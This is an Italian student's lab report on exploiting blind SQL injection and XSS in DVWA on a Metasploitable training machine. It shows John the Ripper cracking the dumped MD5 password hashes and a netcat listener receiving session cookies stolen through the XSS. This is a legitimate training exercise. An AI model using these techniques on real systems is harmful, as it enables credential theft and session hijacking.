Report 02/12/2022
Task

Traccia:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- SQL injection (blind)
- XSS reflected

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=**LOW**.


Scopo dell'esercizio:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi)
- Recuperare i cookie di sessione delle vittime del XSS reflected ed inviarli ad un server sotto il controllo dell'attaccante.

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.

Prima di tutto vediamo se le due macchine comunicano tra di loro :da terminale si fa il ping con Meta. Dopo di che andiamo su Firefox e inseriamo il ip di Meta .Andiamo su dvwa.Faciamo accesso con admin ,password. Impostiamo il livello di sicurezza LOW
Andiamo a fare il punto uno della tasc.Con SQL dobbiamo recuperare le password degli utenti su Meta.Su SQL injection blind andiamo a inserire il seguente codice .
Ci  viene


fornito il nome dei user e anche il hash delle password.Creiamo un file dove inseriamo names:hash password.




Con l’aiuto di John eseguiamo questi comandi per riuscire a decodificare le hash delle password.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (gordonb)
letmein          (pablo)
charley          (1337)
4g 0:00:00:00 DONE (2022-12-02 06:08) 200.0g/s 153600p/s 153600c/s 230400C/s my3kids..dang
erous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ john --show --format=raw-md5 hash.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Andiamo a fare il punto 2 della nostra task:Recuperare i coocki di sessione delle vittime del XSS ed inviarli ad un server sotto controllo dell'attaccante.Nel Stored Cross Site scripring (XSS)inseriamo il seguente comando nel messaggio. (Si come lo spazio è limitato aumentiamo il massimo dei caratteri con ispezione elemento)



Sul terminale con netcat ci mettiamo in ascolto sulla porta inserita,nel nostro caso e 3232→ nc -l -p 3232.Su Firefox clicchiamo su SIGN GUESTBOOK. E ci viene il coocki sul nostro terminale.Nel seguente modo faciamo anche con i altri utenti e password che abbiamo trovato prima con john.E vediamo che i coocki sono uguali perché il browser e lo stesso.


(kali㉿kali)-[~/Desktop]
$ nc -l -p 3232
GET /?cookie=security=low;%20PHPSESSID=00ce09aadcc1bd9883291613bbb68798 HTTP/1.1
Host: 192.168.50.100:3232
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
Admin
(kali㉿kali)-[~/Desktop]
$ nc -l -p 3232
GET /?cookie=security=low;%20PHPSESSID=00ce09aadcc1bd9883291613bbb68798 HTTP/1.1
Host: 192.168.50.100:3232
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
1337